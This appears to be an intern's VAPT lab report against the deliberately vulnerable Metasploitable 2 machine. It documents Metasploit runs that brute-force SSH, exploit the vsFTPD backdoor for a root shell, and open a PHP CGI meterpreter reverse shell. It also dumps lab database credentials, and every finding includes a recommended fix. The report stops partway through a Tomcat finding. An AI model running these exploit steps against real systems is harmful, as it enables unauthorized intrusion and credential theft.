

Exploitation, Privilege Escalation & Attack Chain Simulation

Project	: NovaShyld Task 2
VAPT Intern	: Arishna P V [ID: NS-415634]
Assessment Type	: Vulnerability Assessment & Penetration Testing (VAPT) Lab Exploitation, Privilege Escalation, and Post-Exploitation Validation
Attacker Machine	: Kali Linux 2026.x
Target Machine	: Metasploitable 2
Virtualization Platform	: Oracle VirtualBox

1. Objective

To simulate a complete attack lifecycle by exploiting a known vulnerability, gaining shell access, performing post-exploitation activities, analyzing network traffic, and documenting the attack chain.

➤ SSH Security Assessment

Port: 22 CVSS 7.5 (High)

The SSH service running on the target system was assessed for security vulnerabilities. Enumeration identified that the server was running **OpenSSH 4.7p1**, an outdated version with multiple publicly disclosed vulnerabilities. Password-based authentication testing further revealed that the SSH service accepted the default credentials **msfadmin:msfadmin**, allowing successful authentication. An interactive shell was obtained, confirming unauthorized system access. Although root privileges were not obtained, the successful login demonstrates a critical authentication weakness that could allow attackers to compromise the system.

Overall Risk Rating: High

Finding 1 – Outdated OpenSSH Version

Vulnerability

Outdated OpenSSH Version

Severity

Medium

Description

The SSH service is running **OpenSSH 4.7p1**, which is an outdated version with several publicly disclosed vulnerabilities. Older software versions may contain security flaws that can be exploited by attackers if security updates have not been applied.

```
(kali@kali)-[~]
$ searchsploit OpenSSH 4.7p1
```

Exploit Title	Path
OpenSSH 2.3 < 7.7 - Username Enumeration	linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)	linux/remote/45210.py
OpenSSH < 6.6 SFTP (x64) - Command Execution	linux_x86-64/remote/45000.c
OpenSSH < 6.6 SFTP - Command Execution	linux/remote/45001.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Uni	linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading	linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)	linux/remote/45939.py

```
Shellcodes: No Results

(kali@kali)-[~]
$ msfconsole
Metasploit tip: Execute a command across all sessions with sessions -C
<command>
```

Searchsploit returned multiple publicly available exploits related to OpenSSH 4.7p1.

Impact

- Information disclosure
- Username enumeration
- Increased attack surface
- Potential exploitation of known vulnerabilities

Recommendation

- Upgrade OpenSSH to the latest supported version.
- Apply vendor security patches.
- Disable unused SSH features.
- Regularly perform vulnerability scanning.

Finding 2 – Weak/Default SSH Credentials

Vulnerability

Weak/Default Credentials

Severity

High

Description

Password-based authentication testing confirmed that the SSH service accepts default credentials. Successful authentication was achieved using the default username and password.

Tool

Metasploit Framework

```
msf auxiliary(scanner/ssh/ssh_login) > set rhosts 10.0.2.14
rhosts => 10.0.2.14
msf auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/kali/Desktop
PASS_FILE => /home/kali/Desktop
msf auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/kali/Desktop/passwd.txt
PASS_FILE => /home/kali/Desktop/passwd.txt
msf auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/kali/Desktop/user.txt
USER_FILE => /home/kali/Desktop/user.txt
msf auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf auxiliary(scanner/ssh/ssh_login) > exploit
[*] 10.0.2.14:22 - Starting bruteforce
[-] 10.0.2.14:22 - Failed: '1337:admin'
[!] No active DB -- Credential data will not be saved!
[-] 10.0.2.14:22 - Failed: '1337:admin123'
[-] 10.0.2.14:22 - Failed: '1337:123'
[-] 10.0.2.14:22 - Failed: '1337:msfadminpass'
[-] 10.0.2.14:22 - Failed: '1337:msfadmin'
[-] 10.0.2.14:22 - Failed: 'admin:admin'
[-] 10.0.2.14:22 - Failed: 'admin:admin123'
[-] 10.0.2.14:22 - Failed: 'admin:123'
[-] 10.0.2.14:22 - Failed: 'admin:msfadminpass'
[-] 10.0.2.14:22 - Failed: 'admin:msfadmin'
[-] 10.0.2.14:22 - Failed: 'msfadmin:admin'
[-] 10.0.2.14:22 - Failed: 'msfadmin:admin123'
[-] 10.0.2.14:22 - Failed: 'msfadmin:123'
[-] 10.0.2.14:22 - Failed: 'msfadmin:msfadminpass'
[+] 10.0.2.14:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (10.0.2.8:38253 -> 10.0.2.14:22) at 2026-06-25 09:27:15 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_login) > █
```

Impact

- Unauthorized system access
- Account compromise
- Increased risk of privilege escalation
- Complete compromise if higher privileges are obtained

Recommendation

- Remove default accounts and passwords.
- Enforce strong password policies.

- Implement account lockout policies.
- Disable password authentication where possible.
- Use SSH key-based authentication.
- Enable Multi-Factor Authentication (MFA).

Finding 3 – Successful SSH Access

Vulnerability

Unauthorized Access via Valid Credentials

Severity

High

Description

After successful authentication, an interactive SSH shell was established. The authenticated user was verified using system commands.

```
[*] 10.0.2.14:22 - Failed: 'msfadmin:msfadminpass'
[+] 10.0.2.14:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 2 opened (10.0.2.8:43573 → 10.0.2.14:22) at 2026-06-25 09:31:46 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_login) > show sessions

Active sessions
=====
```

Id	Name	Type	Information	Connection
2		shell linux	SSH kali @	10.0.2.8:43573 → 10.0.2.14:22 (10.0.2.14)

```
msf auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[-] Invalid session identifier: 1
msf auxiliary(scanner/ssh/ssh_login) > sessions -i 2
[*] Starting interaction with 2...

python -c 'import pty; pty.spawn("/bin/bash")'
msfadmin@metasploitable:~$ whoami
whoami
msfadmin
msfadmin@metasploitable:~$ id
id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
msfadmin@metasploitable:~$
```

Impact

- Unauthorized access to the operating system
- Ability to enumerate system resources
- Potential privilege escalation

- Possible lateral movement within the environment

Recommendation

- Restrict SSH access to trusted hosts.
- Remove unnecessary user accounts.
- Apply the Principle of Least Privilege.
- Monitor SSH login activity.
- Enable logging and intrusion detection.
- Review user group memberships regularly.

The SSH security assessment identified significant weaknesses in the target system. The SSH service was running an outdated version of OpenSSH with known public vulnerabilities, and authentication testing confirmed that default credentials (`msfadmin:msfadmin`) were accepted. This allowed successful SSH login and interactive shell access as the `msfadmin` user. These findings indicate inadequate authentication controls and poor security hardening. Updating the SSH service, removing default credentials, enforcing strong authentication mechanisms, and regularly reviewing user access are recommended to reduce the risk of unauthorized access and system compromise.

➤ FTP Security Assessment

Port : 21 CVSS 7.5

The FTP service running on the target host was assessed for authentication and known software vulnerabilities. Manual testing confirmed successful FTP authentication using the default credentials **msfadmin:msfadmin**, allowing access to the user's directory. Further assessment using the Metasploit Framework exploited the **vsFTPD 2.3.4 backdoor vulnerability**, resulting in a remote root shell on the target system. This demonstrates that the FTP service is critically vulnerable and could allow complete system compromise.

Overall Risk Rating: Critical

Finding 1 – Weak/Default FTP Credentials

Vulnerability

Weak/Default FTP Credentials

Severity

High

Description

The FTP service accepted the default credentials **msfadmin:msfadmin**, allowing successful authentication and access to the user's files and directories.

```
(kali㉿kali)-[~]  
$ ftp 10.0.2.14  
Connected to 10.0.2.14.  
220 (vsFTPD 2.3.4)  
Name (10.0.2.14:kali): msfadmin  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls  
229 Entering Extended Passive Mode (|||38025|).  
150 Here comes the directory listing.  
drwxr-xr-x  6 1000    1000      4096 Apr 28  2010 vulnerable  
226 Directory send OK.  
ftp> █
```

Impact

- Unauthorized access to FTP resources.
- Exposure of sensitive files.
- Increased risk of further system compromise.

Recommendation

- Remove default credentials.
- Enforce strong password policies.
- Disable unused FTP accounts.
- Replace FTP with SFTP or FTPS for secure file transfer.

Finding 2 – vsFTPD 2.3.4 Backdoor Remote Code Execution

Vulnerability

vsFTPD 2.3.4 Backdoor Remote Code Execution

Severity

Critical

Description

The FTP server is running **vsFTPD 2.3.4**, a version containing a publicly known backdoor vulnerability. Exploitation using the Metasploit Framework successfully established a command shell with **root privileges**, demonstrating full compromise of the target system.

Tool

Metasploit Framework

```

msf > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 10.0.2.14
rhosts => 10.0.2.14
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 10.0.2.14:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 10.0.2.14:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 10.0.2.14:21 - The port used by the backdoor bind listener is already open
[+] 10.0.2.14:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
id
[*] Command shell session 1 opened (10.0.2.8:43893 -> 10.0.2.14:6200) at 2026-06-26 00:00:10 -0400
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > id
[*] exec: id

uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),103(scanner),107(bluetooth),124(lpadmin),132(wireshark),134(kaboxer),135(vboxsf),136(docker)
msf exploit(unix/ftp/vsftpd_234_backdoor) > show session
[-] Invalid parameter "session", use "show -h" for more information
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 10.0.2.14:21 - The port used by the backdoor bind listener is already open
[-] 10.0.2.14:21 - The service on port 6200 does not appear to be a shell
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > show sessions

Active sessions
=====

```

<u>Id</u>	<u>Name</u>	<u>Type</u>	<u>Information</u>	<u>Connection</u>
1		shell cmd/unix		10.0.2.8:43893 -> 10.0.2.14:6200 (10.0.2.14)

```

msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 1
[*] Starting interaction with 1...

id
uid=0(root) gid=0(root)
whoami
root

```

Impact

- Remote code execution.
- Complete system compromise.
- Full administrative (root) access.
- Ability to modify, delete, or exfiltrate data.
- Potential lateral movement to other systems.

Recommendation

- Upgrade to a supported version of vsFTPD immediately.
- Remove vulnerable software versions.
- Disable FTP if not required.
- Restrict FTP access using firewalls.
- Monitor systems for unauthorized access.
- Replace FTP with secure alternatives such as SFTP.

The FTP assessment identified multiple critical security weaknesses. The server accepted default credentials (msfadmin:msfadmin), allowing unauthorized access to FTP resources. Additionally, the FTP service was running **vsFTPD 2.3.4**, which is vulnerable to a well-

known backdoor that was successfully exploited to obtain a **root shell** on the target system. These findings demonstrate that the FTP service is highly insecure and poses a significant risk to system confidentiality, integrity, and availability. Immediate remediation should include upgrading or replacing the vulnerable FTP service, removing default credentials, restricting network access, and implementing secure file transfer protocols such as SFTP or FTPS.

➤ **SMTP Security Assessment**

Port : 25 CVSS Score: 5.3

The SMTP service running on the target system was assessed for information disclosure vulnerabilities. Using the Metasploit **SMTP User Enumeration** module, the mail server banner was successfully retrieved, confirming that the target is running **Postfix SMTP**. This information disclosure can assist attackers in identifying the mail service and planning further attacks such as user enumeration, password attacks, or exploitation of version-specific vulnerabilities.

Overall Risk Rating: Low

Finding 1 – SMTP Banner Disclosure

Vulnerability

SMTP Banner Information Disclosure

Severity

Low

Description

The SMTP server responded with its service banner during connection establishment. The banner revealed the mail server software and hostname, providing useful reconnaissance information that could assist an attacker in identifying potential vulnerabilities.


```
msf exploit(multi/http/php_cgi_arg_injection) > search smtp_enum

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  auxiliary/scanner/smtp/smtp_enum          .              normal No     SMTP User Enumeration Utility

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smtp/smtp_enum

msf exploit(multi/http/php_cgi_arg_injection) > use 0
msf auxiliary(scanner/smtp/smtp_enum) > set rhosts 10.0.2.14
rhosts => 10.0.2.14
msf auxiliary(scanner/smtp/smtp_enum) > exploit
[*] 10.0.2.14:25 - 10.0.2.14:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
```

Impact

- Information disclosure during reconnaissance.
- Identifies the SMTP software and hostname.
- Assists attackers in selecting targeted exploits or conducting further enumeration.

Recommendation

- Configure the SMTP server to minimize banner information disclosure.
- Keep the mail server updated with the latest security patches.
- Restrict SMTP access to trusted hosts where appropriate.
- Monitor SMTP logs for suspicious enumeration attempts.

➤ HTTP Security Assessment

Port: 80 CVSS Score: 10.0

The HTTP service was assessed to identify web server technologies and potential vulnerabilities. Technology fingerprinting revealed that the target was running **Apache HTTP Server 2.2.8** with **PHP 5.2.4**, both of which are outdated and have several publicly disclosed vulnerabilities. Exploitation using the **PHP CGI Argument Injection** module in the Metasploit Framework successfully established a Meterpreter session and provided command execution on the target server. This confirmed the presence of a critical Remote Code Execution (RCE) vulnerability.

Overall Risk Rating: Critical

Finding 1 – Outdated Apache HTTP Server and PHP Version

Vulnerability

Outdated Apache HTTP Server and PHP Version

Severity

Medium

Description

Technology enumeration identified that the web server is running **Apache HTTP Server 2.2.8** with **PHP 5.2.4**. These versions are outdated and affected by multiple publicly disclosed vulnerabilities, increasing the risk of exploitation.


Tools

- Wappalyzer
- Searchsploit

Evidence

Technology Detection:

- Apache HTTP Server **2.2.8**
- PHP **5.2.4**



```
(kali㉿kali)-[~]
$ searchsploit Apache 2.2.8

Exploit Title | Path
---|---
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scann | php/remote/29316.py
Apache < 2.0.64 / < 2.2.21 mod_setenvif - Integer Overflow | linux/dos/41769.txt
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak | linux/webapps/42745.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service | multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Ove | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer O | unix/remote/47080.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer O | unix/remote/764.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Trave | linux/webapps/39642.txt
Apache Struts 2 < 2.3.1 - Multiple Vulnerabilities | multiple/webapps/18329.txt
Apache Struts 2.0.1 < 2.3.33 / 2.5 < 2.5.10 - Arbitrary Code Ex | multiple/remote/44556.py
Apache Struts < 1.3.10 / < 2.3.16.2 - ClassLoader Manipulation | multiple/remote/41690.rb
Apache Struts2 2.0.0 < 2.3.15 - Prefixed Parameters OGNL Inject | multiple/webapps/44583.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing | multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal | unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC) | multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - | jsp/webapps/42966.py
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - | windows/webapps/42953.txt
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC) | linux/dos/36906.txt
Webfroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remo | linux/remote/34.pl

Shellcodes: No Results

(kali㉿kali)-[~]
$ █
```

Searchsploit returned multiple known exploits related to Apache and PHP.

Impact

- Increased attack surface.
- Exposure to publicly known vulnerabilities.
- Potential Remote Code Execution.
- Information disclosure.

Recommendation

- Upgrade Apache HTTP Server to a supported version.
- Upgrade PHP to a supported release.
- Apply all vendor security patches.
- Remove unused modules and applications.

Finding 2 – PHP CGI Argument Injection (Remote Code Execution)

Vulnerability

PHP CGI Argument Injection

Severity

Critical

Description

The web server was vulnerable to the **PHP CGI Argument Injection** vulnerability. Exploitation using the Metasploit Framework successfully established a Meterpreter session, allowing remote command execution on the target system.

```
msf auxiliary(scanner/ssh/ssh_login) > search php 5.4.2

Matching Modules

#  Name                                     Disclosure Date  Rank      Check  Desc
-  -                                     -              -        -      -
0  exploit/multi/http/op5_license           2012-01-05      excellent Yes     OP5
license.php Remote Command Execution
1  exploit/multi/http/php_cgi_arg_injection 2012-05-03      excellent Yes     PHP
CGI Argument Injection
2  exploit/windows/http/php_apache_request_headers_bof 2012-05-08      normal   No      PHP
apache_request_headers Function Buffer Overflow

Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/php
_apache_request_headers_bof

msf auxiliary(scanner/ssh/ssh_login) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(multi/http/php_cgi_arg_injection) > set rhosts 10.0.2.14
rhosts => 10.0.2.14
msf exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 10.0.2.8:4444
[*] Sending stage (41224 bytes) to 10.0.2.14
[*] Meterpreter session 3 opened (10.0.2.8:4444 -> 10.0.2.14:35500) at 2026-06-25 09:39:42 -0400

meterpreter > shell
Process 8697 created.
Channel 0 created.
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@metasploitable:/var/www$ ls
ls
dav  index.php  phpMyAdmin  test      tikiwiki-old
dvwa mutillidae phpinfo.php tikiwiki  twiki
www-data@metasploitable:/var/www$
```

Impact

- Remote code execution.
- Unauthorized access to the web server.
- Access to web application files.
- Potential privilege escalation.
- Full compromise of hosted web applications.

Recommendation

- Upgrade PHP to a supported version.
- Disable CGI if it is not required.
- Apply security patches addressing the PHP CGI vulnerability.
- Implement a Web Application Firewall (WAF).
- Restrict unnecessary web services and monitor web server logs

➤ MySQL Security Assessment

Port : 3306 CVSS Score: 9.0

The MySQL service running on the target system was assessed for authentication and database security. Testing revealed that the **root** database account was configured with an **empty password**, allowing unrestricted administrative access to the database server. After authentication, multiple databases containing application data and user credentials were accessible without authorization. This vulnerability represents a critical security risk as it could allow attackers to compromise the confidentiality, integrity, and availability of the database and associated web applications.

Overall Risk Rating: Critical

Finding 1 – Empty Password for MySQL Root Account

Vulnerability

MySQL Root Account with Empty Password

Severity

Critical

Description

The MySQL server permits authentication using the **root** account without requiring a password. This allows any user with network access to the database service to obtain full administrative privileges.

Tools

- Nmap
- MySQL Client

```
(kali㉿kali)-[~]
└─$ nmap --script mysql-empty-password -p3306 10.0.2.14
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-25 04:05 -0400
Nmap scan report for 10.0.2.14
Host is up (0.0020s latency).

PORT      STATE SERVICE
3306/tcp  open  mysql
| mysql-empty-password:
|_ root account has empty password
MAC Address: 08:00:27:7C:9E:BC (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.72 seconds
```

Finding 2 – Unauthorized Access to Sensitive Databases

Vulnerability

Exposure of Sensitive Database Information

Severity

High

Description

Following successful authentication, multiple application databases were accessible, including DVWA, OWASP10, Metasploit, and TikiWiki. Database tables containing usernames and password hashes or credentials were readable without restriction.

```
(kali㉿kali)-[~]
$ mysql -h 10.0.2.14 -u root --skip-ssl
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 614
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| dvwa      |
| metasploit |
| mysql     |
| owasp10   |
| tikiwiki  |
| tikiwiki195 |
+-----+
7 rows in set (0.005 sec)

MySQL [(none)]> use dvwa;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

Database changed

MySQL [dvwa]> show tables;

```
+-----+
| Tables_in_dvwa |
+-----+
| guestbook      |
| users          |
+-----+
```

2 rows in set (0.004 sec)

MySQL [dvwa]> select * from users;

```
+-----+-----+-----+-----+-----+-----+
| user_id | first_name | last_name | user      | password                                     | avatar |
+-----+-----+-----+-----+-----+-----+
| 1       | admin      | admin     | admin     | 5f4dcc3b5aa765d61d8327deb882cf99          | http://172.16.123.129/dvwa/hackable/users/admin.jpg |
| 2       | Gordon     | Brown     | gordonb   | e99a18c428cb38d5f260853678922e03          | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg |
| 3       | Hack       | Me        | 1337      | 8d3533d75ae2c3966d7e0d4fcc69216b          | http://172.16.123.129/dvwa/hackable/users/1337.jpg |
| 4       | Pablo     | Picasso   | pablo     | 0d107d09f5bbe40cade3de5c71e9e9b7          | http://172.16.123.129/dvwa/hackable/users/pablo.jpg |
| 5       | Bob        | Smith     | smithy    | 5f4dcc3b5aa765d61d8327deb882cf99          | http://172.16.123.129/dvwa/hackable/users/smithy.jpg |
+-----+-----+-----+-----+-----+-----+
```

5 rows in set (0.004 sec)

MySQL [dvwa]> █

Database changed

MySQL [owasp10]> show tables;

```
+-----+
| Tables_in_owasp10 |
+-----+
| accounts          |
| blogs_table       |
| captured_data      |
| credit_cards       |
| hitlog             |
| pen_test_tools     |
+-----+
```

6 rows in set (0.002 sec)

MySQL [owasp10]> show accounts;

ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'accounts' at line 1

MySQL [owasp10]> SELECT * FROM accounts;

```
+-----+-----+-----+-----+-----+
| cid | username | password | mysignature | is_admin |
+-----+-----+-----+-----+-----+
| 1   | admin    | adminpass | Monkey!     | TRUE     |
| 2   | adrian   | somepassword | Zombie Films Rock! | TRUE     |
| 3   | john     | monkey    | I like the smell of confunk | FALSE    |
| 4   | jeremy   | password  | d1373 1337 speak | FALSE    |
| 5   | bryce    | password  | I Love SANS    | FALSE    |
| 6   | samurai  | samurai   | Carving Fools  | FALSE    |
| 7   | jim      | password  | Jim Rome is Burning | FALSE    |
| 8   | bobby    | password  | Hank is my dad | FALSE    |
| 9   | simba    | password  | I am a cat     | FALSE    |
| 10  | dreveil  | password  | Preparation H   | FALSE    |
| 11  | scotty   | password  | Scotty Do      | FALSE    |
| 12  | cal      | password  | Go Wildcats    | FALSE    |
| 13  | john     | password  | Do the Duggie! | FALSE    |
| 14  | kevin    | 42        | Doug Adams rocks | FALSE    |
| 15  | dave     | set       | Bet on S.E.T. FTW | FALSE    |
| 16  | ed       | pentest   | Commandline KungFu anyone? | FALSE    |
+-----+-----+-----+-----+-----+
```

16 rows in set (0.002 sec)

MySQL [owasp10]> █

Impact

Unauthorized access to application databases exposes sensitive information, including user accounts and credentials. Attackers may use this information for privilege escalation, credential theft, lateral movement, or further attacks against connected systems and applications.

Recommendation

- Restrict database access based on the principle of least privilege.
- Protect sensitive data using encryption where appropriate.
- Remove unnecessary databases and test data from production systems.
- Conduct regular database security audits.
- Monitor database activity for unauthorized access.

➤ PostgreSQL Service Assessment

Port : 5432

The PostgreSQL service was identified during network enumeration. Version detection confirmed that the target is running **PostgreSQL 8.3.x**, which is an outdated database version that has reached end-of-life and may contain multiple publicly disclosed security vulnerabilities. Although no authentication bypass or database compromise was demonstrated during the assessment, the outdated software version increases the potential attack surface.

Overall Risk Rating: Medium

Finding – Outdated PostgreSQL Version

Vulnerability

Outdated PostgreSQL Database Server

Severity

Medium

Description

Network enumeration identified that the target system is running **PostgreSQL 8.3.x**. This version is no longer supported and may be vulnerable to known security issues. Unsupported database software does not receive security updates, increasing the risk of exploitation.

Impact

Running an outdated PostgreSQL version may expose the database server to publicly known vulnerabilities, increasing the risk of unauthorized access, remote exploitation, information disclosure, or denial-of-service attacks if additional weaknesses are present.

Recommendation

- Upgrade PostgreSQL to a currently supported version.
- Apply the latest vendor security patches.
- Restrict PostgreSQL access to trusted hosts using firewall rules.
- Disable remote database access if it is not required.
- Enforce strong authentication and least-privilege access controls.
- Regularly monitor database logs and perform security assessments

➤ Apache Tomcat Security

Assessment Port : 8180

The Apache Tomcat Manager application was assessed for authentication and deployment security. The assessment confirmed that the Tomcat Manager interface was accessible using the default credentials **tomcat:tomcat**. Using the **Tomcat Manager Authenticated Upload Code Execution** module in the Metasploit Framework, a malicious WAR file was successfully deployed, resulting in a Meterpreter session on the target server. This demonstrates that an attacker with valid Manager credentials can achieve remote code execution and compromise the server.

Overall Risk Rating: Critical

Finding 1 – Default Apache Tomcat Manager Credentials

Vulnerability

Weak/Default Tomcat Manager Credentials

Severity

High

Description


The Apache Tomcat Manager application accepted the default administrative credentials **tomcat:tomcat**, allowing unauthorized administrative access to the management interface.

Tool

- Web Browser

Evidence

Successful authentication to the Tomcat Manager application using the default credentials.



Impact

The use of default credentials allows unauthorized users to access the Tomcat Manager interface, deploy or remove applications, modify server configurations, and potentially gain complete control over hosted web applications.

Recommendation

- Remove default Tomcat accounts and credentials.
- Configure strong, unique administrator passwords.
- Restrict access to the Tomcat Manager application to trusted administrators and networks.
- Enable multi-factor authentication (MFA) where supported.
- Regularly audit administrative accounts and login activity.

Finding 2 – Remote Code Execution via Tomcat Manager

Vulnerability

Apache Tomcat Manager Authenticated Upload Code Execution

Severity

Critical

Description

